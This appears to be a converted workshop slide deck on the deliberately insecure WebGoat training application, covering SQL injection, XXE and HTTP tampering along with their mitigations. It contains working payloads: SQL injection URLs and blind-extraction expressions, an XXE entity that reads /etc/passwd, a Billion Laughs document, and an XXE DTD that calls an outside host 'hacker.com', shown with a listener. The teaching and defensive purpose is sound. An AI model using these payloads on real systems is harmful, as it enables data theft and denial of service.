



Learn the hack

A screenshot of the WebGoat application. The top navigation bar has a red header with the "WEBGOAT" logo. The main content area is titled "WebGoat". On the left, there's a sidebar with a menu: "Introduction", "General", "Injection Flaws", "Authentication Flaws", "Cross-Site Scripting (XSS)", "Access Control Flaws", "Insecure Communication", "Insecure Deserialization", "Request Forgeries", "Vulnerable Components - A9", "Client side", and "Challenges". The main content area shows a numbered step "1" and the question "What is WebGoat?". Below the question, there's a paragraph about WebGoat being an insecure application for testing vulnerabilities. Further down, there's a message from the WebGoat Team encouraging users to "Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it." and "Thanks for your interest! The WebGoat Team".

Reset lesson

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What is WebGoat?

WebGoat is a deliberately insecure application that allows interested developers just like you to test *vulnerabilities* commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Thanks for your interest!

The WebGoat Team

Stop the attack

Nanne Baars. (https://github.com/nbaars/webgoat_workshop)

Agenda

- Introduction
- Lessons
 - Http Basics
 - SQL injection
 - XXE
 - Password reset
 - JWT
 - CSRF
- Challenges and/or create your own lesson

WebGoat

- **WebGoat** is a deliberately insecure web application designed to teach web application security lessons.
- Lessons for: SQL injection, XSS, CSRF etc.
- Focus on learning instead of “just” hacking



WEBGOAT

Learn in three steps



Explain the vulnerability



- Introduction >
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- XXE
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XXE



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What is a XML entity?

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities: * internal entities * external entities * parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
    <!ELEMENT author (#PCDATA)>
    <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

So everywhere you use the entity `&js;` the parser will replace it with the value defined in the entity.

What is an XXE injection?

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library



Learn by doing

During the explanation of a vulnerability we build assignments which will help you understand how it works.

SQL Injection

SQL Injection (advanced)

SQL Injection (mitigations)

XXE

Authentication Flaws >

Cross-Site Scripting (XSS) >

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Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.



John Doe uploaded a photo.

24 days ago



Add a comment

Submit



webgoat 2018-02-06, 09:53:59

Silly cat....



guest 2018-02-06, 09:53:59

I think I will use this picture in one of my projects.



Explain mitigation

At the end of each lesson you will receive an overview of possible mitigations which will help you during your development work.

The screenshot shows the WEBGOAT application interface. The left sidebar has a red header with a logo and the text "WEBGOAT". Below it is a navigation menu with the following items:

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- Cross-Site Scripting (XSS)
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The main content area has a title "XXE" with a back button and a list of steps from 1 to 8. Step 4 is highlighted in red. The current step is "XXE mitigation".
Content:
In order to protect against XXE attacks you need to make sure you validate the input received from an untrusted client. In the Java world you can also instruct your parser to ignore DTD completely, for example:

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(XMLInputFactory.SUPPORT_DTD, false);
```

If you are not able to completely switch off the DTD support, you can also instruct the XML parser to ignore external entities, like:

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(XMLInputFactory.SUPPORT_DTD, true);
```

For more information about configuration, see [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)



Jeff Williams
@planetlevel

Following



The PayPal 2FA bypass is exactly the same as an [#OWASP](#) WebGoat lesson I wrote in 2001. henryhoggard.co.uk/blog/Paypal-2F...

localhost:8080/WebGoat/start.mvc#attack/412/1000

WEBGOAT

Fail Open Authentication Scheme

Java Source Solution Lesson Plan Hints Restart Lesson

Due to an error handling problem in the authentication module, you can log in as the 'webgoat' user without entering a password. Try to specify a password.

Sign in

Please sign in to your account. See the OWASP account.

*Required Fields

*User Name

*Password

Login

2:58 PM - 25 Oct 2016



51 Retweets 60 Likes



1

51

60



5



2






































































































































































































































































































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AshleyB @AshBurke84 · Jan 9

@shehackspurple thanks for how welcoming and helpful you are. I am

in Jonathon go
t security.



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Aug 11, 2020 - Isaac Dawson  

How to Benchmark Security Tools: a Case Study Using WebGoat

When tasked to compare security tools, it's critical to understand what's a fair benchmark. We take you step-by-step through WebGoat's lessons and compare them to SAST and DAST results.

← Back to security

02:00 PM

New

1

3

6



2 hours into testing



Are your Web applications secure? WebGoat, a tool old enough to be in high school, continues to instruct.

Rag, and 100

#298176

SQL injection in MilestoneFinder order method

State ● Resolved (Closed)Severity Critical (9.9)

Disclosed publicly April 27, 2018 4:20am +0200

[◀](#) 1 2 3 4 5 6 7 8 9 [▶](#)Reported To [GitLab](#)CVE ID [CVE-2017-0914](#)

Weakness SQL Injection

Bounty \$2,000

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.
Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server:

[Submit](#)

We need help



- Not just in the development part...
- Translations
- But also input for new lessons
- Content
- Review
- Testing
- Etc...

I love a
challenge!





Demo WebGoat



HTTP Basics

Setup



Firefox



OWASP ZAP



WEBGOAT

Plugins:

- Foxyproxy standard(optional)
- Cookie manager (optional)
- Web Developer



BROWSER



ZAP




WEB APPLICATION

Intercepting proxy

- Basically a “Man-in-the-middle” attack on yourself

- Full control on all HTTP traffic:

- Monitoring
- Pausing
- Analysis
- Editing
- Etc



Client side filtering

Introduction	>
General	>
(A1) Injection	>
(A2) Broken Authentication	>
(A3) Sensitive Data Exposure	>
(A4) XML External Entities (XXE)	>
(A5) Broken Access Control	>
(A7) Cross-Site Scripting (XSS)	>
(A8) Insecure Deserialization	>
(A9) Vulnerable Components	>
(A8:2013) Request Forgeries	>
Client side	>
Bypass front-end restrictions	
Client side filtering	
HTML tampering	
Challenges	>

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No need to pay if you know the code ...

Samsung Galaxy S8
Samsung • (124421 reviews)

PRICE US \$899

COLOR Black White

CAPACITY 64 GB 128 GB

QUANTITY

CHECKOUT CODE

Like



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HTML tampering

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Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product

55" M5510 White Full HD Smart TV
by Samsung
Status: In Stock



HTTP Proxies

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CIA Triad	
Crypto Basics	
Writing new lesson	

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Configure a breakpoint filter

Before we start diving into intercepting requests with ZAP we need to exclude them for the internal working of WebGoat. Basically a breakpoint is configured that will be triggered as long as the polling .mvc messages will be excluded. As this would be annoying

Set the breakpoint as follows:



It All Starts with a ‘

It's not fun when you're next!




SQL Injection



Never, Ever underestimate
The Power of ‘

SQL injection



Mitigation: use prepared statements

What is SQL Injection?

A SQL injection attack consists of insertion or “injection” of malicious data via the SQL query input from the client to the application

A successful SQL injection exploit can

- Read and modify sensitive data from the database
- Execute administration operations on the database
 - Shutdown auditing or the DBMS
 - Truncate tables and logs
 - Add users
- Recover the content of a given file present on the DBMS file system
- Issue commands to the operating system

Example of SQL Injection

```
select * from users where name = 'OWASP'
```

Dynamic query

```
select * from users where name = ' " + userName + "';
```

OWASP' or '1'='1

```
select * from users where name = 'OWASP' or '1'='1';
```

`http://192.168.0.6/news-and-events.php?id=4 or 1=1 --`

`http://192.168.0.6/news-and-events.php?id=4 or 1+1=2 --`

`http://192.168.0.6/news-and-events.php?id=-4 union select 1,user(),3,4,5,6`

`http://192.168.0.6/news-and-events.php?id=4+(select case when (select user()) then 0 else 1111 end)--`

`http://192.168.0.6/news-and-events.php?id=4+(select case when (substr(user(),1,1)='a') then 0 else 1111 end)--`

Exercises



- Introduction >
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SQL Injection



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Concept

This lesson describes what is Structured Query Language (SQL) and how it can be manipulated to perform tasks that were not the original intent of the developer.

Goals

- The user should have a basic understand how SQL works and what it is used for.
- The user will understand the best practices for defending against SQL injection attacks
- The user will demonstrate knowledge on:
 - String SQL Injection
 - Numeric SQL Injection



Select * from users where member = true order by \$1 DESC

Is this query vulnerable to SQL injection?

YES

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IP address webgoat-prd server:

Closed

Report abuse

New issue

Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
  if params.has_key?(:order)
    items.reorder(params[:order])
  else
    order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
    items.reorder(order_statement)
  end
end
```

(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END)
ELSE 1 END)

```
Select * from users where member = true order by $1 DESC
```

Definition:


```
[ORDER BY {col_name | expr | position}  
          [ASC | DESC], ...]
```

Solution

- ‘order by’ as a developer you exactly know the columns → create a whitelist
- VALIDATION!!!



```
fun findByAuthorContaining(name: String, orderBy: String): List<BlogEntry> {
    val query = "select * from blogs b where b.author = :name order by :column"
    params["name"] = name
    params["column"] = orderBy
    template.query(query, params) { resultSet, _ ->
        //...
    }
}
```



```
select * from blogs b where b.author = 'Anne Wilson' order by 'publishDate'
```

bles

this = {JdbcTemplate@9322}

psc = {PreparedStatementCreatorFactory\$PreparedStatementCreatorImpl@9326} "PreparedStatementCreator: sql=[select * from blogs b where b.author = ? order by ?]; parameters=[Anne Wilson, publishDate]"

action = {JdbcTemplate\$1@9327}

con = {HikariProxyConnection@9369} "HikariProxyConnection@849457123 wrapping org.postgresql.jdbc.PgConnection@77a57c2a"

ps = {HikariProxyPreparedStatement@9378} "HikariProxyPreparedStatement@1492222779 wrapping select * from blogs b where b.author = 'Anne Wilson' order by 'publishDate'"

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Solution

- Implement a whitelist for the order by column

ⓘ <https://blog.jdriven.com/2017/10/sql-injection-prepared-statement-not-enough/>

SQL injection: when a prepared statement is not enough...

Posted on October 18, 2017 by Nanne Baars



Exercise

Hint: xxx.130.219.202



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SQL Injection (mitigation)



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Online Offline Out Of Order

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
Mitigations

- Parameterized queries / Prepared statements
 - ▣ separate code from data
 - ▣ Protects against altering the structure of a query
- Input validation
 - ▣ Saves you from bad data
- Database privileges → use a different user for the application



XML External Entity Processing (XXE)

XXE is back



T10

OWASP Top 10 Application Security Risks – 2017

A1:2017 Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017 Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

A3:2017 Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.


A4:2017 XML External Entity (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

XML entity

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
    <!ELEMENT author (#PCDATA)>
    <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

DTD



<author>Jo Smith</author>

XXE

An attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a **weakly configured** XML parser

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- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
    <!ENTITY showme SYSTEM "file:///etc/passwd">
]>
<author>&showme;</author>
```

```
<author>
    root:x:0:0:root...
    daemon:x:1:1:daemon...
    ...
</author>
```

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
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<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>
<lolz>&lol9;</lolz>
```

XXE Vulnerability in HP Project & Portfolio Mgmt Center


The screenshot displays two views of the HP Project and Portfolio Management Center. The left view shows the main navigation bar with 'Open' and 'Demand Management' highlighted. A dropdown menu for 'Demand Management' is open, showing options like 'Import Request from XML'. The right view shows a detailed 'Import Request from XML' page with fields for 'XML File to Import' (highlighted with a red box), 'XSL Template' (dropdown menu), and request type selection ('Create a new request' or 'Update an existing request'). The 'Test' button at the bottom is also highlighted with a red box.

Hidden

```
@Bean  
public XmlMapper() {  
    return new XmlFactory(XMLInputFactory.newInstance());  
}  
  
public ObjectMapper create() {  
    return new XmlMapper(xmlInputFactory());  
}  
  
private static XMLInputFactory xmlInputFactory() {  
    XMLInputFactory inputFactory = XMLInputFactory.newInstance();  
    inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);  
    inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);  
    return inputFactory;  
}
```



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}
```




```
<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE blog SYSTEM "http://hacker.com:8090/" [  
    <!ELEMENT blog (#PCDATA)>  
]>  
<blog>  
    <title>XXE xml</title>  
    <publishDate>2018-02-12</publishDate>  
    <contents>XXE XML example</contents>  
    <author>Nanne Baars</author>  
</blog>
```

```
curl -i -H 'Content-Type: application/xml' -d @test.xml http://localhost:8080/blog
```

```
Ncat: Listening on :::8090  
Ncat: Listening on 0.0.0.0:8090
```

```
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:45530.  
GET / HTTP/1.1  
User-Agent: Java/1.8.0\_151  
Host: localhost:8090  
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=
```



```
@Bean
fun objectMapper(): ObjectMapper {
    return new XmlMapper(XMLInputFactory.newInstance())
}

public XmlMapper() {
    this(new XmlFactory());
}

/**
 * @since 2.4
 */
public XmlMapper(XMLInputFactory inputF) {
    this(new XmlFactory(inputF));
}
```

JACKSON:

```
public XmlFactory(XM
    this(xmlIn, null);
}

protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut...)
{
    if (xmlIn == null) {
        xmlIn = XMLInputFactory.newInstance();
        // as per [dataformat-xml#190], disable external entity expansion by default
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);
    }
}
```

```
@Bean  
public XmlMapper() {  
    this(new XmlFactory(XMLInputFactory.newInstance()));  
}
```

```
private static XMLInputFactory xmlInputFactory() {  
    XMLInputFactory inputFactory = XMLInputFactory.newInstance();  
    inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);  
    inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);  
    return inputFactory;  
}
```

Test against target environment

Local / CI




JUnit

Wild**Fly**



Deployment



docker

Wild**Fly**



Exercises



WEBGOAT

- Introduction >
- General >
- Injection Flaws >
- SQL Injection (advanced)
- SQL Injection
- SQL Injection (mitigation)
- XXE**
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
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- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >

XXE

Reset lesson

1 2 3 4 5 6 7 8 ➔

Concept

This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.

Goals

- The user should have basic knowledge of XML
- The user will understand how XML parsers work
- The user will learn to perform a XXE attack and how to protected against it.

Content-type checking

```
@RestController
@RequestMapping("/blogs")
class BlogController(val blogRepository: BlogRepository) {

    @PostMapping
    @ResponseStatus(HttpStatus.CREATED)
    fun newBlogEntry(@RequestBody blog: BlogEntry) =
        blogRepository.save(blog)

    @GetMapping
    fun allBlogs(): Iterable<BlogEntry> =
        blogRepository.findAll()

}
```

```
@RestController
```

```
@PostMapping
```

```
@ResponseStatus(HttpStatus.CREATED)
```


```
fun newBlogEntry(@RequestBody blog: BlogEntry) =  
    blogRepository.save(blog)
```

```
curl -i -XPOST -d '{ "title": "JavaDay" .....}'
```



```
201/Created
```

```
curl -i -XPOST -H "Content-Type: application/xml" -d '{ "title": "JavaDay" .....}'
```




```
{  
    "status" : 400,  
    "error" : "Bad Request",  
    "message" : "JSON parse error: Unexpected character '{' (code 123) in prolog; expected  
    '<'\n at [row,col {unknown-source}]: [1,1]; nested exception is com.fasterxml.jackson.core.JsonParseException:  
    Unexpected character '{' (code 123) in prolog; expected '<'\n at [row,col {unknown-source}]: [1,1]"  
}
```

